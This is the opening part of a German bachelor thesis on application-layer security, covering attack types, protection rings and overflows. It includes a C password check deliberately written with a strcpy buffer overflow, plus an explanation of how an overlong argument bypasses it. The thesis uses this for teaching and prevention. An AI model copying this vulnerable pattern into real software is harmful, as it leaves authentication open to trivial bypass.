Hochschule für Angewandte Wissenschaften Hamburg
Hamburg University of Applied Sciences

Bachelorarbeit

André Harms

Cyberwar: Sicherheit auf Anwendungsebene - Analyse und Prävention

Fakultät Technik und Informatik
Department Informatik

Faculty of Engineering and Computer Science
Department of Computer Science

André Harms

Cyberwar: Sicherheit auf Anwendungsebene - Analyse und Prävention

Bachelorarbeit eingereicht im Rahmen der Bachelorprüfung
im Studiengang Angewandte Informatik
am Department Informatik
der Fakultät Technik und Informatik
der Hochschule für Angewandte Wissenschaften Hamburg

Betreuender Prüfer: Prof. Dr. Thomas Thiel-Clemen
Zweitgutachter: Prof. Dr. Stefan Sarstedt

Abgegeben am 5. Juli 2011

André Harms

Thema der Bachelorarbeit

Cyberwar: Sicherheit auf Anwendungsebene - Analyse und Prävention

Stichworte

Sicherheit, Architektur, Codeinjektion, Fuzzing

Kurzzusammenfassung

Der Begriff Cyberwar nimmt zunehmend Gestalt an. Komplexe Angriffe auf konkrete Ziele sind mittlerweile Realität. Dabei werden neben Schwachstellen in Netzwerken vor allem Anwender und Schwachstellen von Software instrumentalisiert, um die Angriffe durchzuführen. Somit spielt nicht nur Netzwerksicherheit eine große Rolle, um ein IT-System zu schützen, sondern auch die Sicherheit von Anwendungen. Um herauszufinden, in welchem Umfang Sicherheit für Anwendungen im Rahmen der Softwareentwicklung realisierbar ist, werden gängige Angriffsmöglichkeiten und deren Ursachen untersucht. Zudem wird ermittelt, wie sich diese Möglichkeiten beseitigen lassen.

Title of the paper

Cyberwar: Security at application layer - analysis and prevention

Keywords

security, architecture, codeinjection, fuzz testing, fuzzing

Abstract

The term cyberwar jells more and more. Complex attacks on concrete targets are reality by now. Besides vulnerabilities of networks, users themselves and weaknesses in software are being used to perform such attacks. Thus networksecurity isn't the only thing that plays a big role in securing an it-system; also the security of applications does. To figure out how security for applications can be achieved during the softwaredevelopment process, common attack vectors and their reasons are being reviewed. Also a determination of possibilities to avoid these attacks is being done.

Inhaltsverzeichnis

1. Einführung

Bereits 1993, als das Internet und Informationssysteme noch nicht die Rolle spielten, wie es heute der Fall ist, kam der Begriff Cyberwar durch eine Veröffentlichung der RAND Corporation auf (John Arquilla, 1993). Cyberwar wird hier als alleiniges Mittel in einem militärischen Konflikt gesehen, aber auch als Instrument, um sich in der realen Welt einen Vorteil zu verschaffen. Konkrete Mittel, mit denen ein Cyberwar ausgetragen werden würde, waren nicht bekannt. In den letzten Jahren, in denen Informationssysteme in nahezu allen Lebensbereichen eingesetzt werden, sind neben Cyberkriminalität auch ernst zu nehmende Cyberwar-Attacken Realität geworden (John J. Kelly, 2008).

1.1. Motivation

Cyberkriegsführung ist eine asymmetrische Kriegsführung; für den Angreifer steht immer weniger auf dem Spiel als für den Angegriffenen. Im Gegensatz zu konventionellen Konflikten ist es wahrscheinlich, dass die Identität der Angreifer nicht bestimmt werden kann. Eine Vergeltungsstrategie, oder offensive Strategien im Allgemeinen kommen daher nicht in Frage (John J. Kelly, 2008). Vielmehr sind präventive Maßnahmen gefragt. Dass dies tatsächlich so ist, zeigt unter anderem der Angriff auf iranische Atomanlagen mittels Stuxnet. Dieser Computerwurm ist letztendlich darauf ausgelegt bestimmte Speicherprogrammierbare-Steuerungen, wie sie bei Gaspipelines oder in Kraftwerkten vorkommen, zu reprogrammieren, um die davon gesteuerte Anlage zu sabotieren. Um dorthin zu gelangen verwendet er verschiedene Verbreitungsmechanismen. Als Hauptangriffsziel gilt der Iran. Entdeckt wurde die erste Variante des Wurms im Juni 2009; wer für seine Programmierung verantwortlich ist, ist bisher unbekannt (Symantec Corporation, 2011b).

Auch abseits von politsch oder militärisch interessanten Angriffszielen ergeben sich durch die immer stärker werdende Verbreitung von Informationssystemen in allen Lebensbereichen immer mehr potentielle Angriffsziele von Cyberattacken. Da zudem die Nutzungsvielfalt und die Abhängigkeit der Gesellschaft von diesen Informationssystemen steigt, werden diese Angriffe immer attraktiver und nehmen stark zu (BSI, 2009) (Symantec Corporation, 2011a) (Microsoft, 2011a). Gleichzeitig ist das Sicherheitsbedürfnis der Anwender in den letzten

Jahren gestiegen (BSI, 2009). In Unternehmen blieb die Investitionshöhe für IT-Sicherheit trotz wirtschaftlicher Krise konstant (Capgemini, 2009).

Häufig werden Präventivmaßnahmen durch Produkte von Drittherstellern realisiert (AntiViren-Programme, Desktopfirewalls, weitere Produkte zur Erhöhung der Netzwerksicherheit, etc.), um Gefahren zu begnen. Dabei stellt sich die Frage, wie die Entwicklung von Anwendungssoftware Einfluss auf die Sicherheit nehmen kann, damit ein gewisser Schutz auch ohne diese Produkte gegeben ist.

1.2. Ziele

Aus der Motivation heraus, schon bei der Softwareentwicklung vorbeugend Anwendungssicherheit zu schaffen, soll im Rahmen dieser Arbeit untersucht werden, inwieweit dies möglich ist und realisiert werden kann. Dazu sollen mögliche grundlegende Techniken, die sich für Angriffe eignen, ermittelt werden. Dabei sollen vor allem Angriffe berücksichtigt werden, die in den Programmablauf eingreifen und auf der Anwendungsebene stattfinden. Durch exemplarische Versuche soll bewiesen werden, dass diese Angriffe tatsächlich funktionieren. Außerdem soll ihre praktische Relevanz belegt werden. Aus den gewonnen Erkenntnissen sollen praktische und theoretische Präventionsmaßnahmen erarbeitet werden. Dies geschieht auch unter Berücksichtigung des Betriebssystems, das für die Ausführung von Anwendungen verantwortlich ist.

1.3. Abgrenzung

Aufgrund der Komplexität und Vielfalt von Angriffsszenarien werden im Rahmen dieser Arbeit grundlegende Angriffsmöglichkeiten behandelt, die von praktischer Relevanz sind. Ein in der realen Welt vorkommendes Zusammenspiel zwischen diesen Möglichkeiten wird nicht analysiert. Da Angriffe auf Informationssysteme vielfältig sind, lassen sich im Rahmen dieser Arbeit nicht alle berücksichtigen. Daher wird darauf verzichtet Netzwerkangriffe und sicherheitskritisches Nutzerfehlverhalten zu behandeln. Auf Angriffe für spezielle Anwendungsgebiete, wie zum Beispiel SQL-Injection, Formatstring-Angriffe oder Cross-Site Scripting, wird ebenfalls nicht eingegangen.

1.4. Gliederung

In Kapitel 2 werden Grundlagen zu verschiedenen Angriffsarten vermittelt. Es wird auf die Zusammenhänge zwischen verschiedenen Angriffsebenen und deren Bedeutung eingegangen. Außerdem wird erläutert, wieso Angriffe auf die Anwendungsebene attraktiv sind und wozu sie genutzt werden. Weiter wird Grundwissen über die Abläufe und die Funktionsweise dieser Ebene aufgebaut, das wichtig für das Verständnis in den folgenden Kapiteln ist. Kapitel 3 greift grundlegende und einfache Angriffsvektoren auf, die auf die Anwendungsebene anwendbar sind. Sie werden in ihrer Funktionsweise beschrieben und weitestgehend durch Beispiele belegt. In Kapitel 4 werden Ansätze zum Verhindern der in Kapitel 3 behandelten Angriffsmöglichkeiten diskutiert. Insbesondere wird dabei auf die Rolle des Betriebssystems eingegangen und kritisch betrachtet, ob die Wahl einer Softwarearchitektur präventiv gegen die Angriffe wirken kann. Abschließend fasst Kapitel 5 die wesentlichen Aspekte dieser Arbeit zusammen und stellt schlussfolgernd fest, wie weit sich Sicherheit für die Anwendungsebene realisieren lässt.

2. Grundlagen

In diesem Kapitel sollen Grundlagen vermittelt werden, die für ein weiteres Verständnis wichtig sind. Dazu werden in Abschnitt 2.1 verschiedene Angriffsarten betrachtet und voneinander abgegrenzt. Da in Kapitel 3 Angriffe auf die Anwendungsebene behandelt werden, werden im Abschnitt 2.2 die grundsätzlichen Funktionsweisen dieser Ebene erläutert. Dabei wird sich auf die Funktionsweisen beschränkt, die nötig sind, um die Angriffe und die im Kapitel 4 behandelten Gegenmaßnahmen und Argumentationen verstehen zu können. Zur Erweiterung der Motivation wird zusätzlich erläutert, wieso die Anwendungsebene ein lohnenswertes Angriffsziel darstellt (Abschnitt 2.3).

2.1. Angriffsarten

Bei genauer Betrachtung lassen sich Angriffe in drei Kategorien unterteilen: Netzwerkangriffe, Angriffe auf Anwenderebene und Softwareangriffe.

Netzwerkangriffe können dabei auf die Infrastruktur abzielen, generelles Eindringen in Netzwerke (z.B. in ein Wireless Local Area Network (WLAN)) oder auf das Abfangen und Verändern von Nachrichten (Protokollangriffe). Beliebte Angriffstechniken auf die Infrastruktur sind zum Beispiel Denial of Service (DoS) Attacken, die darauf abzielen einen Dienst zu überlasten und so zu sabotieren.

Sicherheitsverstöße auf Anwenderebene geschehen absichtlich oder unbewusst. Vor allem unbewusste Aktionen stellen ein hohes Sicherheitsrisiko dar. Sie werden von Unwissenheit, Unachtsamkeit und Leichtgläubigkeit begünstigt (Kevin D. Mitnick, 2002). Das Themengebiet, welches sich mit dem „Faktor Mensch“ in Bezug auf Sicherheit auseinandersetzt nennt man *Social Engineering*. Teilaspekte hiervon werden unter anderem beim Phishing eingesetzt. Häufig sind Angriffe auf Anwenderebene nötig, um Angriffe auf Softwareebene durchführen zu können. Die Sorge um nachlässige Mitarbeiter ist in Unternehmen zwar zurückgegangen, dennoch wird der Mensch als eine der größten Schwachstellen der IT-Sicherheit empfunden, weswegen immer mehr Unternehmen in Sensibilisierungs-Maßnahmen investieren (Capgemini, 2009).

Angriffe auf Software können alle Softwarekomponenten eines Systems betreffen. Dazu gehören das Betriebssystem mit seinen Treibern und Diensten, aber auch Anwendungssoftware. Oft werden Fehler im Betriebssystem oder in Anwendungen dazu genutzt, erweiterte Rechte in einem Informationssystem zu erlangen, oder aber auch um ungewollte Befehle auszuführen. Hierbei werden Nachlässigkeiten, die beim Programmieren begangen wurden, oder aber generelle Designfehler ausgenutzt. Zu den auf solche Defizite zielende Angriffe zählen zum Beispiel Pufferüberläufe, Integerüberläufe und Formatstring-Angriffe (Erickson, 2009).

Um die Zusammenhänge zwischen den Angriffsarten zu verstehen, kann das OSI Schichtenmodell um eine Schicht erweitert werden.



Abbildung 2.1.: Schichtenmodell um achte Schichte erweitert

Das Modell dient eigentlich als Designgrundlage von Netzwerkprotokollen und Hardware, um verschiedene Teilaspekte bei der Kommunikation zwischen Computern voneinander zu separieren, damit andere - für die entsprechende Aufgabe unwichtigen - Aspekte außer Acht gelassen werden können. Dieses Modell besteht eigentlich aus sieben Schichten (Erickson, 2009). Scherzhaft wird manchmal von einer achten Schicht gesprochen, dem Benutzer („Der Fehler liegt auf OSI Layer 8.“, also beim Benutzer). Bei Betrachtung von IT-Sicherheit ist dieser scherzhafte Gebrauch eher ernst zu nehmen, denn wie schon im Vorwege erwähnt, ist die Anwenderebene eine große Angriffsfläche. Und das Modell hilft einem zu verstehen,

wie Daten in ein Informationssystem gelangen können und wo potentielle Angriffspunkte liegen.

Auf den Schichten 1-4 finden Netzwerkangriffe statt, Angriffe auf Software in den Schichten 5-7 und Attacken auf Anwenderebene in Schicht 8. Sicherheit auf Anwendungsebene wird hingegen in Schicht 6 und 7 realisiert. Hier finden beispielsweise Verschlüsselungen, Datenverarbeitung und -Darstellung statt. Also genau die Bereiche, die von der Softwareentwicklung realisiert werden.

2.2. Grundlagen der Anwendungsebene

Um Angriffe auf der Anwendungsebene abwehren zu können, muss ein Verständnis der Abläufe auf dieser Ebene vorhanden sein. Dazu gehört unter anderem das Wissen darüber, wie Anwendungen ausgeführt werden. Die klassischen IT-Systeme bestehen aus den drei Hauptkomponenten Hardware, Betriebssystem und Anwendungen. Das Betriebssystem abstrahiert die Hardware, damit die Anwendungsentwicklung einfacher und unabhängig von der jeweiligen Hardware möglich ist. Ausnahmen, die häufig kein Betriebssystem als Abstraktionsschicht verwenden, sind beispielsweise überschaubare System-on-a-Chip Lösungen.



Abbildung 2.2.: Protection Rings (Quelle: Intel®64 and IA-32 Architectures Software Developer's Manual)

Ein weiterer Aspekt der Abstraktion ist die Zugriffskontrolle auf Hardwarekomponenten. Diese existiert, um Betriebsmittel zu verwalten und Prozesse davon abzuhalten sich unbeabsichtigt oder auch beabsichtigt zu manipulieren oder zu behindern (Tanenbaum, 2007). Prozessoren der x86 Familie bieten hier Privilegien-Level, die es ermöglichen, Programmen

mehr oder weniger Rechte in Bezug auf die Hardware einzuräumen. Die x86 Prozessorarchitektur bietet vier sogenannte „Protection Rings“, in denen Programme ablaufen können. Ring 0 hat dabei die höchsten Privilegien und Ring 3 die niedrigsten (vgl. Abbildung 2.2). In den weniger privilegierten Ringen stehen einige Prozessor-Instruktionen (zum Beispiel für den Zugriff auf Hardware) nicht zur Verfügung. Ein Zugriff eines Programms, das in einem weniger privilegierten Ring läuft, auf Funktionalität eines höher privilegierten Rings kann nur über sogenannte Gates erfolgen. Diese sind durch die vom Betriebssystem zur Verfügung gestellten Schnittstellen (Application Programming Interface (API)) realisiert (Intel, 2011a).

Windows und Linux verwenden nur Ring 0 und Ring 3. Da andere Architekturen weniger als die vier Ringe der x86 Architektur bieten, das Betriebssystem aber auch mit diesen funktionieren soll, verzichtet man auf die Verwendung der mittleren zwei Ringe (Mark Russinovich, 2009) (Daniel P. Bovet, 2006). Unter der Verwendung der Ringe 0 und 3 sind genau zwei verschiedene Ausführungsmodi möglich: Der Kernelmode (Ring 0) und der Usermode (Ring 3)[1]. Im Kernelmode werden das Betriebssystem und Treiber ausgeführt und können so direkt auf die Hardware zugreifen. Im Usermode werden alle Anwendungsprogramme ausgeführt. Dazu zählen Benutzerschnittstellen (Shell, GUI, ...) und Anwendungen wie Browser, Spiele, Officeprogramme und ähnliche.



Abbildung 2.3.: Kernel-/Usermode (eigene Bearbeitung nach: Modern Operating Systems, 2007 - Tanenbaum S.2)

Wenn ein Anwendungsprogramm ausgeführt wird, befinden sich seine - zur Operation notwendigen - Bestandteile im Arbeitsspeicher, der vom jeweiligen Betriebssystem verwaltet wird. Man unterscheidet hier fünf unterschiedliche Bereiche (Segmente) voneinander: Code[2]-, Daten-, BSS[3]-, Heapsegment und Stacksegment. Das Codesegment beinhaltet die assemblierten Maschinensprache-Instruktionen; somit also die vom Entwickler programmierte Logik (Erickson, 2009).

[1] Daraus ergeben sich Kernelspace und Userspace
[2] Das Codesegment wird häufig auch Textsegment genannt
[3] Block Started by Symbol

2.3. Warum lohnen sich Angriffe auf die Anwendungsebene?

Zuerst sollte die Frage geklärt werden, wieso ein IT-System überhaupt angegeriffen werden sollte und wo der Interessensschwerpunkt des Aggressors liegt. Dazu muss erst einmal festgestellt werden, welche Intention ein Angreifer hat. Dies hängt maßgeblich vom Kontext ab, in dem eine Attacke durchgeführt wird. Handelt es sich um eine rein kriminell motivierte Tat, sind meist persönliche Daten - wie Passwörter, Bankdaten, etc. - von Interesse oder auch Firmengeheimnisse, wenn es sich um Industriespionage handelt. Auch das Erlangen über die Kontrolle eines Systems, um dies für andere Aktionen zu missbrauchen, ist häufig Anlass gebend für Angriffe. Hier kommt zum Beispiel das Versenden von Werbemails (Spam) in Frage. Um solche Ziele zu erreichen, werden häufig Falschinformationen verwendet, die den Anwender dazu bringen sollen, Daten einzugeben oder Schadsoftware herunter zu laden. Werden Angriffe in einem politischen Zusammenhang begangen, kann das Ausspionieren von Industrie- oder Regierungsgeheimnissen eine Rolle spielen. Ebenfalls ist das Übernehmen der Kontrolle von IT-Systemen interessant, um groß angelegte infrastrukturelle Störungen, wie zum Beispiel den Ausfall von Servern, die für die Koordination im Katastrophenfall verwendet werden, hervorzurufen. Neben dieser Art von Sabotage, kann auch das Streuen von Falschinformationen oder das Manipulieren von Daten Ziel der Angreifer sein, um Fehlalarme oder Notabschaltungen von wichtigen Infrastruktureinrichtungen zu provozieren. Zusammenfassend ist fest zu stellen, dass die Ziele unter Berücksichtigung des Kontextes unterschiedlich sind, sich die grundlegenden Mittel zum Erreichen der Ziele jedoch decken.

Unter der Betrachtung des Schichtenmodells (siehe Abb. 2.1) ergeben sich - wie schon im Kapitel 2.1 erwähnt - mehrere potentielle Angriffspunkte. Es stellt sich somit die Frage, ob Angriffe auf der Anwendungsebene lohnenswert sind und wenn ja, warum?

Da die Logik von Anwendungen in den höheren Schichten implementiert ist, sind auf den unteren Schichten keine direkten Eingriffe in diese möglich. Es lassen sich zwar unter Umständen gefälschte Datenpakete in die Kommunikation zwischen zwei oder mehreren System einstreuen, dies ist jedoch meist umständlich und der Effekt hängt von der Implementierung des Kommunikationsprotokolls ab. Wenn zusätzlich noch Verschlüsselung, zum Beispiel mittels des weit verbreiteten Transport Layer Security Protokolls (TLS) (Schicht 6), verwendet wird, ist eine Manipulation des Datenstroms nur mit noch mehr Aufwand möglich (für TLS geeignet: Man-in-the-middle-Angriff (Erickson, 2009)). Es ist außerdem problematisch, an den korrekten Datenstrom zu gelangen, da in Netzwerken mehrere Kommunikationen stattfinden und - je nach existierender Infrastruktur - nicht alle Datenpakete an jeden Netzwerkteilnehmer gesendet werden. Hier bietet es sich an, mittels eines *trojanischen Pferds* das

Zielsystem zu infizieren und Daten abzufangen, bevor sie verschlüsselt und in ein Netzwerk übergeben werden, also auf Anwendungsebene.

Attacken auf IT-Infrastruktur sind ebenfalls ohne die Anwendungsschicht nicht praktikabel. Eine Überlastung von Netzwerken oder Servern mittels der gängigen Methode DDoS, eine verteilte DoS Attacke, erfolgt durch übermäßig viele Anfragen von verschiedenen Clients, so dass eine Überlastung des Netzes oder des angegriffenen Servers die Folge ist. Um die Vielzahl an benötigten Clients aufbringen zu können werden Botnetze verwendet, deren Teilnehmer die notwendigen Anfragen stellen. Botnetze bestehen aus einem Zusammenschluss von Systemen, in denen unbemerkt eine Client-Software darauf wartet externe Kommandos entgegen zu nehmen (John J. Kelly, 2008). Diese Client-Software nutzt Schwächen in der Anwendungsschicht aus, so dass diese indirekt für DDoS Attacken verantwortlich ist.

Zusätzlich beinhalten die Programme der Anwendungsebene häufig Fehler, die sich dazu nutzen lassen in ein System einzudringen oder Daten zu manipulieren (Securityfocus.com, 2011). Diese basieren oft auf einfachen Programmierfehlern, die während der Entwicklung und bei einem Funktionstest nicht entdeckt werden (Erickson, 2009). Dieser Umstand kann gegebenen Falls dazu ausgenutzt werden, um initial in ein System einzudringen und weitere kompromittierende Maßnahmen durchführen zu können.

Somit lässt sich zusammenfassend sagen, dass Angriffe auf die Anwendungsebene in der Tat attraktiv sind, da sie zielgerichteter sein können als die, die nur auf Netzwerkebene stattfinden. Zudem werden für groß angelegte Angriffe (z.B. DDoS) oder für Einbrüche in Systeme Schwachstellen der Anwendungsschicht ausgenutzt, um die nötige Angriffskraft aufbringen oder komplexere Angriffsmaßnahmen realisieren zu können.

3. Angriffsvektoren

Auf Anwendungsebene gibt es eine Vielzahl von Angriffsvektoren. Folgend sind gängige Methoden aufgeführt, mit denen man bestehende Anwendungen unter Microsoft Windows manipulieren oder missbrauchen kann. Dabei handelt es sich folgend um grundlegende Techniken ein System oder eine Anwendung zu kompromittieren, welche sich mit erweiterten Methoden zu weiteren möglichen Angriffsszenarien ausbauen lassen. Einige Punkte lassen sich auch auf unixoide[1] Betriebssysteme übertragen. Hierauf wird im Kapitel 3.7 nochmals eingegangen.

3.1. Überläufe

Überläufe resultieren meistens aus Programmierfehlern, die manchmal mehr und manchmal weniger offensichtlich sind. Vor allem Pufferüberläufe und arithmetische Überläufe lassen sich ausnutzen, um nicht gewolltes Programmverhalten zu erzeugen. Überläufe zählen trotz unterstützender Compileroptionen und Anstrengungen der Betriebssystemhersteller immer noch als eine der sicherheitskritischsten Fehler (Erickson, 2009) (Securityfocus.com, 2011). Provoziert werden Überläufe meist durch grenzwertige Benutzer- und Dateneingaben (z.B. auch über Netzwerke), die nicht durch Werteüberprüfungen oder Verwendung von Speicherfunktionen mit Größenbeschränkungen abgefangen werden. Logikfehler in Schleifen können ebenfalls ein Grund für Überläufe sein.

Ein arithmetischer Überlauf findet dann statt, wenn der Wertebereich einer Variablen eines bestimmten Typs überschritten wird. Wenn zum Beispiel ein 32-Bit Integer Wert (maximaler Wert $2^{31} - 1$) verwendet, aber beispielsweise der Wert 2^{31} zugewiesen wird, erhält man bei einer vorzeichenbehafteten Betrachtung nicht wie erwartet den Wert 2147483648 sondern -2147483648. Erwartet eine Anwendung nur positive Zahlen in einer, durch einen Überlauf manipulierten Variablen, kann es unter Umständen zu undefiniertem oder sicherheitskritischem Programmverhalten kommen (Seitz, 2009).

Pufferüberläufe entstehen, wenn der Speicherbereich, der für eine Variable reserviert ist, durch Zuweisung zu großer Datenmengen überschritten wird. So können andere Variablen

[1] unixartig

beeinflusst werden. Da bei der verbreiteten Von-Neumann-Architektur (gemeinsamer Speicher für Instruktionen und Daten) bei einem Überlauf unter Umständen auch Programminstruktionen überschrieben werden können, sind Pufferüberläufe sehr gefährlich. Ein Angreifer kann durch geschicktes Ausnutzen eines Pufferüberlaufes beliebige Instruktionen ausführen lassen (Erickson, 2009). Wird ein Dienst mit hohen Privilegien (z.B. *Administrator* oder *root*) auf diese Art kompromittiert, werden die Instruktionen mit eben diesen Rechten ausgeführt, womit weitere Angriffe getätigt werden können(Tanenbaum, 2007).

3.1.1. Beispiel

Um einen Pufferüberlauf zu veranschaulichen ist ein sehr triviales Beispiel[2] am besten geeignet. Quelltext 3.1 zeigt ein kleines Programm, welches per Argument einen String entgegen nimmt und intern gegen das Wort *geheim* prüft. Dies ist eine sehr schlechte und rudimentäre Passwortabfrage, reicht aber zum Veranschaulichen eines Pufferüberlaufes aus.

Listing 3.1: Beispielprogramm: Pufferüberlauf

```
1  int check_password(char *passwd)
2  {
3      int check_passed = 0;
4      char passwd_buf[7];
5
6      strcpy(passwd_buf, passwd);
7
8      if(strcmp("geheim", passwd_buf) == 0)
9          check_passed = 1;
10
11     return check_passed;
12 }
13
14 int main(int argc, char* argv[])
15 {
16     if(argc < 2)
17     {
18         printf("Bitte authentifizieren. Password als Parameter uebergeben
               ");
19         return 0;
20     }
21
22     if(check_password(argv[1]))
```

[2] Zum Kompilieren dieses Beispiels, wurden sämtliche modernen Sicherheitsfunktionen des Compilers abgeschaltet.

```
23      {
24          printf("[!!] Zugang gewaehrt");
25      }
26      else
27      {
28          printf("[XX] Zugang verweigert");
29      }
30
31      return 0;
32  }
```

In Zeile 3 und 4 werden zwei lokale Variablen für die Funktion *check_password* definiert. Die Integer-Variable dient als Indikator für einen bestandenen Test und wird am Ende der Funktion zurück gegeben. Die Variable *passwd_buf* ist ein Puffer, in den der an die Funktion übergebene String (hier *char*-Array) kopiert wird (Zeile 6). Da beides lokale Variablen sind, werden sie auf dem Stack abgelegt. Sie liegen dabei direkt hintereinander, in der Reihenfolge ihrer Definitionen. Da der Stack von hohen Adressen, hin zu niedrigen Adressen, wächst, ergibt sich die Speicherverteilung wie in Abbildung 3.1 dargestellt.



Abbildung 3.1.: Stackansicht - Überlauf

Wird nun in Zeile 6 ein für den Puffer zu großer String in diesen kopiert, wird der Inhalt von *check_password* überschrieben. Für das Beispiel wurde hier der String 11111111111 übergeben, um die komplette Integervariable zu überschreiben. Da es sich um ASCII-Zeichen handelt, steht nach dem Überlauf der dezimale Wert 825307441 in der Variable. Dieser Wert wird dann auf die aufrufende Funktion, in diesem Fall *main*, zurück gegeben. Das *if* in Zeile 22 des Quelltextes überprüft diesen Rückgabewert. Da ein *if* in C dann den boolschen Wert *true* annimmt, wenn die Variable einen Wert ungleich 0 hat, nimmt das Programm fälschlicherweise an, es wäre das korrekte Passwort eingegeben worden und fährt in Zeile 24 fort. Obwohl es in Zeile 28 hätte fortgesetzt werden müssen. Der Passwortschutz wird somit umgangen.

3.1.2. Schlussfolgerung

Ungeprüfte Benutzereingaben können bei fehlerhafter Programmierung unter Umständen zu sicherheitskritischen Mängeln führen, die auch aus der Ferne ausgenutzt werden können (bei Anwendungen, die per Netzwerk kommunizieren). Allerdings treten solche Fehler nur bei Programmiersprachen auf, die dem Programmierer die Verantwortung über den Speicher überträgt. Somit ist der Programmierer dafür verantwortlich, Puffergrößen und Eingabegrößen zu vergleichen und weitere Vorsorgen zu treffen, um solche Fehler nicht entstehen zu lassen. Bei der Verwendung besserer Funktionen, für das Beispiel wäre dies *strncpy*[3] statt *strcpy*, von Frameworks, die dem Programmierer diese Aufgabe erleichtern oder sogar abnehmen, von erweiterten Compileroptionen, durch die der Compiler automatische Prüfungen in das Kompilat einarbeitet, oder von Sprachen, bei denen die Programme in einer Process Virtual Maschine (Prozess VM) laufen, ist die Wahrscheinlichkeit geringer, dass solche Fehler auftreten. Hierfür müssen aber die Hilfsmittel (Funktionen, Frameworks, Prozess VMs) korrekt implementiert sein. Die Verantwortung verlagert sich also nur vom Anwendungsentwickler zu den Entwicklern der Hilfsmittel.

3.1.3. Praxisrelevanz

Überläufe, aber vor allem Pufferüberläufe haben heute wie in der Verangenheit ihre Relevanz (Erickson, 2009). Oftmals ist es ein Pufferüberlauf, der es Angreifern ermöglicht, überhaupt weitere Angriffstechniken zu verwenden und somit oft ein wichtiger Bestandteil eines Angriffszenarios. Sieht man sich die Einträge auf *www.securityfocus.com*, eine von Symantec

[3] *strncpy* erwartet als zusätzlichen Parameter die Puffergröße, die die Maximalgröße der zu kopierenden Daten angibt (Microsoft, 2011b).

betriebene Seite auf der Sicherheitslücken gemeldet werden, an, so erkennt man, dass immer wieder verwundbare Punkte gemeldet werden, die einen Pufferüberlauf als Ursache haben[4].

3.2. Codemanipulation

Die Codemanipulation ermöglicht es, das Verhalten eines Programmes zur Laufzeit zu beeinflussen und bestehende Instruktionen zu verändern.

